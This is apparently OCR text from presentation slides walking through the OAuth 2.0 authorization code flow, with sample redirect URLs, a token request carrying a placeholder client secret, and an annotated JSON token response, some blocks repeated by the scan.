
5

Client accesses Resource with access token


Let’s cook!

Main course – Authorization code flow





Client
User action causes the client to start flow
1
Resource Owner

```
HTTP/1.1 302 Moved Temporarily
Location: oauthserver.example/authorize
        ?response_type=code
        &client_id=12345
        &redirect_uri=http://client.com/callback
        &scope=read write
        &state=ae13d489bd00e3c24
```

2

Client creates redirect to Authorization Server


Resource Owner
Who are you?
Here are my credentials
Do you allow access for Client?
Sure
3
Authorization Server

Authorization Server creates redirect to Client with temporary authorization code

```
HTTP/1.1 302 Moved Temporarily
Location: client.com/callback
        ?code=z0y9x8w7v6u5
        &state=ae13d489bd00e3c24
```

4

Client sends code to Authorization Server to retrieve token

5

```
POST /token HTTP/1.1
Host: oauthserver.com

grant_type=authorization_code
&code=z0y9x8w7v6u5
&redirect_uri=https://client.com/callback
&client_id=12345
&client_secret=xyzab
```

Can be sent as POST body parameters or via HTTP Basic Auth, depending on Authorization Server

```
POST /token HTTP/1.1
Host: oauthserver.com

grant_type=authorization_code
&code=z0y9x8w7v6u5
&redirect_uri=https://client.com/callback
&client_id=12345
&client_secret=xyzab
```

5

```
POST /token HTTP/1.1
Host: oauthserver.com


grant_type=authorization_code
&code=z0y9x8w7v6u5
&redirect_uri=https://client.com/callback
&client_id=12345
&client_secret=xyzab
```

```
HTTP/1.1 200 OK
Content-Type: application/json
Cache-Control: no-store

{
  "access_token":"MTQ0NjJkZmQ",
  "token_type":"Bearer",
  "expires_in":3600,
  "refresh_token":"IwOGYzYTlmM2Yx",
  "scope":"read write"
}
```

6

Authorization Server returns token


Must be “Bearer” according to OAuth 2.0 spec
recommended
Validity of access token in seconds
optional
Token to obtain a new access token once the former expires
required if different from requested
granted permissions
HTTP/1.1 200 OK
Content-Type: application/json
Cache-Control: no-store
{
"access_token":"MTQ0NjJkZmQ",
"token_type":"Bearer",
"expires_in":3600,
"refresh_token":"IwOGYzYTlmM2Yx",
"scope":"read write"
}

```
HTTP/1.1 200 OK
Content-Type: application/json
Cache-Control: no-store

{
  "access_token":"MTQ0NjJkZmQ",
  "token_type":"Bearer",
  "expires_in":3600,
  "refresh_token":"IwOGYzYTlmM2Yx",
  "scope":"read write"
}
```

6

Authorization Server returns token

